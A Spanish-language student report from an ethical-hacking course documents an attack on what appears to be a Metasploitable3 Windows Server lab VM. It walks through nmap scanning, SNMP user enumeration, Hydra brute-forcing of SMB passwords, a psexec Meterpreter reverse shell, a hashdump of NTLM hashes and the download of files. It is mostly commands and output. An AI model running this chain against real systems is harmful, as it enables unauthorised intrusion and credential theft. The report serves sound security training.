



Curso de Hacking Ético
Escuela de Videojuegos
MasterD
Ejercicio 22

Post-Explotación

**Recopilación de
Información**

Alumno: Julián Gordon

Índice

Introducción	3
Descubrimiento de IP con Arp-scan	5
Uso de Nmap para análisis de puertos y servicios	6
Enumeración de usuarios a través de SNMP	13
Uso de Hydra para obtener contraseñas	15
Metasploit y Meterpreter para obtener acceso	17
Captura de Hashes de las contraseñas de usuarios	20
Descarga de ficheros sensibles	22
Conclusiones	24

Introducción

El proceso de recopilación de información constituye un paso fundamental en la evaluación de la seguridad de sistemas informáticos. En esta práctica, se ha llevado a cabo un exhaustivo análisis sobre una máquina Windows Server 2012 desde nuestra máquina de Kali Linux.

El objetivo primordial de esta práctica es demostrar el proceso de recopilación de información, abordando aspectos cruciales como la identificación de la infraestructura de red, la exploración de puertos y servicios disponibles, la enumeración de usuarios, la búsqueda y obtención de contraseñas, así como la identificación de ficheros sensibles que podrían comprometer la seguridad de la red.

Para lograr estos objetivos, se emplearon herramientas anteriormente vistas y reconocidas en el ámbito de la seguridad informática, como arp-scan, Nmap, Metasploit Framework y Hydra.

En este informe detallaremos el proceso empleado, incluyendo capturas de pantalla, registros de actividades y cualquier otra información relevante que respalde y documente cada etapa del procedimiento. Este informe no solo servirá como evidencia del trabajo realizado, sino también como una guía para comprender y evaluar la seguridad de los sistemas analizados.

Esta práctica proporcionará una visión general del proceso de recopilación de información en el contexto del hacking ético, destacando la importancia de adoptar un enfoque metodológico y cuidadoso en la evaluación de la seguridad de los sistemas informáticos.

Descubrimiento de IP con arp-scan

Empezaremos este ejercicio usando la herramienta 'arp-scan' desde nuestro Kali Linux. El comando que vamos a ejecutar será: 'arp-scan --localnet'. Este comando nos devolverá una lista con las IPs y las MACs que estén en nuestra misma red. Podemos observar en la imagen que la IP de Windows Server es 10.0.2.15


```
(root@kali)-[/home/kali]
# arp-scan --localnet

Interface: eth0, type: EN10MB, MAC: 08:00:27:b5:15:a2, IPv4: 10.0.2.16
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:5a:c0:00      (Unknown)
10.0.2.15     08:00:27:dd:33:16      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.154 seconds (118.85 hosts/sec). 4 responded
```

Uso de Nmap para análisis de puertos y servicios

El segundo paso que vamos a realizar en este ejercicio, será un escaneo de puertos sobre nuestro objetivo, Windows Server. Para ello vamos a ejecutar el comando: 'nmap -sS -sV -sC -p 1-65535 10.0.2.15'

A terminal window with a dark background. The prompt is '(root@kali)-[/home/kali]'. The command '# nmap -sS -sV -sC -p 1-65535 10.0.2.15' has been entered. The output line reads 'Starting Nmap 7.94SVN (https://nmap.org) at 2024-04-23 22:47 CEST'.

```
(root@kali)-[/home/kali]  
# nmap -sS -sV -sC -p 1-65535 10.0.2.15  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 22:47 CEST
```

El resultado de este comando lo veremos en las siguientes imágenes.

```

└─# nmap -sS -sV -sC -p 1-65535 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 22:47 CEST
Nmap scan report for 10.0.2.15
Host is up (0.0010s latency).
Not shown: 65481 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-04-23 20:47:41Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2012 Standard 9200 microsoft-ds (workgroup: SANTAPRISCA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql        MySQL (unauthorized)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=enigma.SantaPrisca.virtual
| Not valid before: 2024-04-22T20:25:48
|_ Not valid after: 2024-10-22T20:25:48
|_ ssl-date: 2024-04-23T20:51:18+00:00; +1s from scanner time.
3700/tcp  open  giop         CORBA naming service
|_ giop-info: ERROR: Script execution failed (use -d to debug)
4848/tcp  open  ssl/http     Oracle Glassfish Application Server
|_ http-title: Login
|_ http-trane-info: Problem with XML parsing of /evox/about

```



```

|_http-server-header: GlassFish Server Open Source Edition 4.0
|_ssl-date: 2024-04-23T20:51:18+00:00; +2s from scanner time.
|_ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
|_Not valid before: 2013-05-15T05:33:38
|_Not valid after: 2023-05-13T05:33:38
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7676/tcp open java-message-service Java Message Service 301
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8019/tcp open qbdb?
8020/tcp open http Apache httpd
|_http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache
8022/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache-Coyote/1.1
|_http-methods:
|_ Potentially risky methods: PUT DELETE
8027/tcp open papachi-p2p-srv?
8028/tcp open postgresql PostgreSQL DB
8031/tcp open ssl/unknown
8032/tcp open desktop-central ManageEngine Desktop Central DesktopCentralServer
8080/tcp open http Sun GlassFish Open Source Edition 4.0
|_http-server-header: GlassFish Server Open Source Edition 4.0
|_http-open-proxy: Proxy might be redirecting requests
|_http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_http-title: GlassFish Server - Server Running
8181/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition 4.0

```



```

8181/tcp open  ssl/http          Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition 4.0
|_ssl-date: 2024-04-23T20:51:18+00:00; +1s from scanner time.
|_http-title: GlassFish Server - Server Running
|_ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
|_Not valid before: 2013-05-15T05:33:38
|_Not valid after: 2023-05-13T05:33:38
8282/tcp open  http              Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.33
|_http-favicon: Apache Tomcat
8383/tcp open  http              Apache httpd
|_http-server-header: Apache
|_http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-title: 400 Bad Request
8443/tcp open  ssl/https-alt?
8444/tcp open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8585/tcp open  http                 Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: La guarida del enigma
8686/tcp open  java-rmi             Java RMI
|_rmi-dumpregistry:
|_enigma.SantaPrisca.virtual/7676/jmxrmi
|_javax.management.remote.rmi.RMIServerImpl_Stub
|_@10.0.2.15:49475
|_extends
|_java.rmi.server.RemoteStub
|_extends
|_java.rmi.server.RemoteObject
|_jmxrmi
|_javax.management.remote.rmi.RMIServerImpl_Stub
|_@10.0.2.15:8686

```

```

|_ javax.management.remote.rmi.RMIServerImpl_Stub
|_ @10.0.2.15:8686
|_ extends
|_   java.rmi.server.RemoteStub
|_   extends
|_     java.rmi.server.RemoteObject
9200/tcp open wap-wsp?
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.0 400 Bad Request
|_     Content-Type: text/plain; charset=UTF-8
|_     Content-Length: 80
|_     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|_   GetRequest:
|_     HTTP/1.0 200 OK
|_     Content-Type: application/json; charset=UTF-8
|_     Content-Length: 311
|_     "status" : 200,
|_     "name" : "Gorilla-Man",
|_     "version" : {
|_       "number" : "1.1.1",
|_       "build_hash" : "f1585f096d3f3985e73456debdca0745f512bbc",
|_       "build_timestamp" : "2014-04-16T14:27:12Z",
|_       "build_snapshot" : false,
|_       "lucene_version" : "4.7"
|_     },
|_     "tagline" : "You Know, for Search"
|_   HTTPOptions:
|_     HTTP/1.0 200 OK
|_     Content-Type: text/plain; charset=UTF-8
|_     Content-Length: 0
|_   RTSPRequest, SIPOptions:
|_     HTTP/1.1 200 OK
|_     Content-Type: text/plain; charset=UTF-8
|_     Content-Length: 0
9300/tcp open vrace?

```

```

9300/tcp open  vrace?
9389/tcp open  mc-nmf .NET Message Framing
47001/tcp open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc Microsoft Windows RPC
49153/tcp open  msrpc Microsoft Windows RPC
49154/tcp open  msrpc Microsoft Windows RPC
49155/tcp open  msrpc Microsoft Windows RPC
49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc Microsoft Windows RPC
49166/tcp open  msrpc Microsoft Windows RPC
49167/tcp open  msrpc Microsoft Windows RPC
49174/tcp open  unknown
49204/tcp open  msrpc Microsoft Windows RPC
54513/tcp open  msrpc Microsoft Windows RPC
54514/tcp open  msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version

```

```

MAC Address: 08:00:27:DD:33:16 (Oracle VirtualBox virtual NIC)
Service Info: Host: ENIGMA; OS: Windows; Device: remote management; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-04-23T20:50:43  icmp_seq=2 ttl=128 time=1.67 ms
|_  start_date: 2024-04-23T20:23:53  seq=3 ttl=128 time=0.917 ms
|_ clock-skew: mean: -19m57s, deviation: 48m57s, median: 0s
| smb2-security-mode: statistics ---
|   3:0:0:  transmitted=3 received=0% packet loss, time 2044ms
|_    Message signing enabled and required 1.700/0.361 ms
| smb-os-discovery:
|   OS: Windows Server 2012 Standard 9200 (Windows Server 2012 Standard 6.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: enigma
|   NetBIOS computer name: ENIGMA\x00
|   Domain name: SantaPrisca.virtual
|   Forest name: SantaPrisca.virtual
|   FQDN: enigma.SantaPrisca.virtual
|_  System time: 2024-04-23T22:50:43+02:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_ nbstat: NetBIOS name: ENIGMA, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:dd:33:16 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 263.89 seconds

```

Enumeración de Usuarios a través de SNMP

Una técnica común para descubrir usuarios en sistemas Windows es mediante la enumeración de usuarios a través del Protocolo Simple de Administración de Red (SNMP).

El módulo `'auxiliary/scanner/snmp/snmp_enumusers'` de Metasploit Framework, nos brinda una herramienta perfecta para enumerar los usuarios. Para ello abrimos Metasploit con el comando `'msfconsole'` y una vez abierto ejecutamos: `'use auxiliary/scanner/snmp/snmp_enumusers'` y luego asignamos el Rhost a nuestro objetivo 10.0.2.15. Podemos ver en la siguiente imagen el proceso. Tuvimos éxito al enumerar los usuarios, ya que nos devuelve una lista con 13 usuarios asociados al dominio SANTAPRISCA.

```

msf6 auxiliary(scanner/smb/smb_enumusers) > use auxiliary/scanner/snmp/snmp_enumusers
msf6 auxiliary(scanner/snmp/snmp_enumusers) > options
10.0.2.15 ping statistics:
Module options (auxiliary/scanner/snmp/snmp_enumusers): oss, time 2044ms
rtt min/avg/max/mdev = 0.917/1.428/1.700/0.361 ms

```

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	161	yes	The target port (UDP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version <1/2c>

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(scanner/snmp/snmp_enumusers) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 auxiliary(scanner/snmp/snmp_enumusers) > run

```

LISTA DE USUARIOS ENCONTRADA

[+] 10.0.2.15:161 Found 13 users: Administrator, Guest, caras, gracioso, hiedra, krbtgt, perdicion, pinguino, ras, solomon, sombrerero, vagrant, zas

```

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Ahora que ya tenemos todos los usuarios, vamos a intentar romper las contraseñas.

Uso de Hydra para obtener contraseñas

Una forma que tenemos para obtener las contraseñas de usuarios, es con un ataque de diccionario. En este tipo de ataque, se utilizan listas predefinidas de palabras, frases o combinaciones de caracteres comunes, conocidas como diccionarios, para intentar descifrar una contraseña. En este caso usamos el diccionario rockyou. Para realizar este ataque vamos a usar la herramienta Hydra con el comando:

```
'hydra -l solomon -P /usr/share/wordlists/rockyou.txt smb://10.0.2.15'
```

En este caso empezamos con el usuario 'solomon' , luego con el usuario 'vagrant', 'Administrator' e iremos probando todos a ver si podemos descifrar las contraseñas. En la siguiente imagen observamos que tuvimos éxito con algunas.


```

(kali@kali)-[~]
$ sudo hydra -l solomon -P /usr/share/wordlists/rockyou.txt smb://10.0.2.15

[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-24 00:36:17
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://10.0.2.15:445/
[445][smb] host: 10.0.2.15 login: solomon password: 12345678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-24 00:36:30

(kali@kali)-[~]
$ sudo hydra -l vagrant -P /usr/share/wordlists/rockyou.txt smb://10.0.2.15

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-24 00:37:48
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://10.0.2.15:445/
[STATUS] 3134.00 tries/min, 3134 tries in 00:01h, 14341265 to do in 76:17h, 1 active
[STATUS] 2843.67 tries/min, 8531 tries in 00:03h, 14335868 to do in 84:02h, 1 active
[STATUS] 2834.71 tries/min, 19843 tries in 00:07h, 14324556 to do in 84:14h, 1 active
[STATUS] 3723.53 tries/min, 55853 tries in 00:15h, 14288546 to do in 63:58h, 1 active
[445][smb] host: 10.0.2.15 login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-24 01:05:51

```

Descubrimos que la contraseña del usuario ‘solomon’ es 12345678. Ahora intentaremos acceder a la máquina de Windows Server con estas credenciales, a través de Metasploit, para lograr crear una sesión Meterpreter y ver si podemos obtener más información valiosa.

Metasploit y Meterpreter para obtener acceso

Para intentar acceder a la máquina de Window Server, vamos a usar Metasploit. Para ello usaremos el módulo exploit, windows/smb/psexec. Especificamos la IP de nuestro objetivo, el usuario 'solomon' y la password '12345678'. Ejecutamos y podemos verificar que obtuvimos acceso y se nos crea una sesión de Meterpreter. En las siguientes imágenes podemos observar el proceso.

```
msf6 auxiliary(scanner/smb/smb_login) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > options
```

Module options (exploit/windows/smb/psexec):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBSHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBUser		no	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.16	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---

Hydra (Linux) (git:main) (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal

View the full module info with the `info`, or `info -d` command.

(WARNING) Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent over

`msf6` exploit(**windows/smb/psexec**) > set rhost 10.0.2.15 (1:1/0:14344399), -14344399 tries per task

rhost ⇒ 10.0.2.15 (1:1/0:14344399), -14344399 tries per task

`msf6` exploit(**windows/smb/psexec**) > set smbuser solomon (1:1/0:14344399), -14344399 tries per task

smbuser ⇒ solomon

`msf6` exploit(**windows/smb/psexec**) > set smbpass 12345678

smbpass ⇒ 12345678

`msf6` exploit(**windows/smb/psexec**) > run

[*] Started reverse TCP handler on 10.0.2.16:4444

[*] 10.0.2.15:445 - Connecting to the server...

[*] 10.0.2.15:445 - Authenticating to 10.0.2.15:445 as user 'solomon'...

[*] 10.0.2.15:445 - Selecting PowerShell target

[*] 10.0.2.15:445 - Executing the payload...

[+] 10.0.2.15:445 - Service start timed out, OK if running a command or non-service executable...

[*] Sending stage (176198 bytes) to 10.0.2.15

[*] Meterpreter session 1 opened (10.0.2.16:4444 → 10.0.2.15:51848) at 2024-04-24 00:47:54 +0200

`meterpreter` > █

Captura de Hashes de las contraseñas de usuario

Ahora que ya estamos dentro de la máquina objetivo, vamos a capturar los hashes para luego intentar romperlos. Ejecutamos el comando 'sysinfo' que nos dará información sobre el sistema y luego hacemos un 'hashdump'. A continuación nos dará los hashes de los respectivos usuarios. Eso lo vamos a copiar y crear un fichero .txt que usaremos a futuro.

Podemos observarlo en la siguiente imagen.

meterpreter > sysinfo

Computer : ENIGMA

OS : Windows Server 2012 (6.2 Build 9200).

Architecture : x64

System Language : en_US

Domain : SANTAPRISCA

Logged On Users : 4

Meterpreter : x86/windows

meterpreter > hashdump

Administrator:500:aad3b435b51404eeaad3b435b51404ee:0ad8c247bb2759649193fd181371d0c1:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7e2a4b47167c50992cefe24a2591d845:::

vagrant:1003:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::

perdicion:1109:aad3b435b51404eeaad3b435b51404ee:8d5bfb11630e65bd558066e83e675e3d:::

caras:1112:aad3b435b51404eeaad3b435b51404ee:d56656d61f07e204e10ffb3251862f98:::

graciosillo:1113:aad3b435b51404eeaad3b435b51404ee:8492a4cab936cf9b9d3e1f3818f2b86e:::

hiedra:1114:aad3b435b51404eeaad3b435b51404ee:15af5b0f64c35ff75c57f9c177000718:::

pinguino:1115:aad3b435b51404eeaad3b435b51404ee:5308f08e4ebc267c90d74cf83a2b7af1:::

ras:1116:aad3b435b51404eeaad3b435b51404ee:17982281db5960179e666152d1c9eb02:::

solomon:1117:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::

sombrerero:1118:aad3b435b51404eeaad3b435b51404ee:9737abb77efc06f641bd54d05ef87613:::

zas:1119:aad3b435b51404eeaad3b435b51404ee:66fc49288d93479d1ce4b7a4f7d67e12:::

ENIGMA\$:1004:aad3b435b51404eeaad3b435b51404ee:097ce3f23de73ac2396f8130c1bb1dc9:::

PERDICON\$:1111:aad3b435b51404eeaad3b435b51404ee:8f049dec756c55e661339a1bc1a442a1:::

meterpreter > █

Descarga de ficheros sensibles

Por último, lo que haremos será descargarnos algunos ficheros que podrían ser importantes y privados como fotos ó archivos .pdf. Para ello, es muy fácil, ya que tenemos la sesion de Meterpreter creada y con privilegios de administrador. Con el comando 'search -f *.pdf' nos buscará en todo el directorio por ficheros .pdf, también podemos buscar .doc o ficheros de datos .xls . Esto podría contener información sensible o confidencial.

A continuación mostramos en la imagen un ejemplo de como descargar ficheros desde la sesión de meterpreter a nuestra máquina de Kali Linux.

```
meterpreter > search -f *.pdf  
Found 6 results...
```

Path	Size (bytes)	Modified (UTC)
c:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\webapps\docs\architecture\startup\serverStartup.pdf	46175	2016-03-19 05:32:56 +0100
c:\Users\vagrant\AppData\Local\Temp\vmware-vagrant\VMwareDnD\4e498505\metasploitable3-master\resources\flags\seven_of_spades.pdf	505608	2018-12-28 00:41:34 +0100
c:\Users\vagrant\Desktop\metasploitable3-master\resources\flags\seven_of_spades.pdf	505608	2018-12-28 00:41:34 +0100
c:\Vagrant\resources\flags\seven_of_spades.pdf	505608	2018-12-28 00:41:34 +0100
c:\Vagrant\resources\php-5.4.5\ext\fileinfo\tests\resources\test.pdf	1605	2012-07-18 08:19:16 +0200
c:\tools\ruby23\doc\bookofruby.pdf	3072340	2009-04-18 22:35:56 +0200


```
C:\Windows\system32>exit
```

```
exit
```

```
meterpreter > cd ..
```

```
meterpreter > cd ..
```

```
meterpreter > cd users
```

```
meterpreter > cd ..
```

```
meterpreter > cd shares
```

```
meterpreter > cd pinguino
```

```
meterpreter > dir
```

```
Listing: C:\shares\pinguino
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	1494529	fil	2019-02-22 13:10:04 +0100	pinguino.jpg

```
meterpreter > download pinguino.jpg
```

```
[*] Downloading: pinguino.jpg → /home/kali/pinguino.jpg
```

```
[*] Downloaded 1.00 MiB of 1.43 MiB (70.16%): pinguino.jpg → /home/kali/pinguino.jpg
```

```
[*] Downloaded 1.43 MiB of 1.43 MiB (100.0%): pinguino.jpg → /home/kali/pinguino.jpg
```

```
[*] Completed : pinguino.jpg → /home/kali/pinguino.jpg
```

```
meterpreter > 
```

Conclusiones

La realización de esta práctica, ha proporcionado una visión detallada de los procesos involucrados en la recopilación de información sobre sistemas informáticos, con el fin de evaluar su seguridad. A través de la aplicación de diversas herramientas y técnicas, se ha demostrado la importancia de un enfoque metodológico y estructurado en la identificación de vulnerabilidades potenciales.

Uno de los aspectos destacados de esta práctica es la capacidad de las herramientas utilizadas para revelar información sensible, sobre la infraestructura de red y los sistemas en análisis. El descubrimiento de direcciones IP, la exploración de puertos y servicios, así como la enumeración de usuarios, son pasos fundamentales para comprender la topología y la exposición de los sistemas a posibles ataques.

La obtención de contraseñas mediante técnicas de fuerza bruta, como el ataque de diccionario, subraya la importancia de implementar políticas robustas de seguridad de contraseñas y de educar a los usuarios sobre prácticas seguras en el manejo de credenciales de acceso.

El acceso exitoso a la máquina Windows Server a través de Metasploit y la obtención de sesiones Meterpreter resaltan la importancia de parchear y mantener actualizados los sistemas para mitigar vulnerabilidades conocidas.

Por último, la identificación y descarga de ficheros sensibles desde la sesión de Meterpreter subraya la necesidad de proteger adecuadamente la información confidencial y de implementar medidas de seguridad adecuadas para prevenir el acceso no autorizado.

Esta práctica ha proporcionado una experiencia valiosa, destacando la importancia de la preparación, la metodología y la responsabilidad en la evaluación de la seguridad de los sistemas informáticos.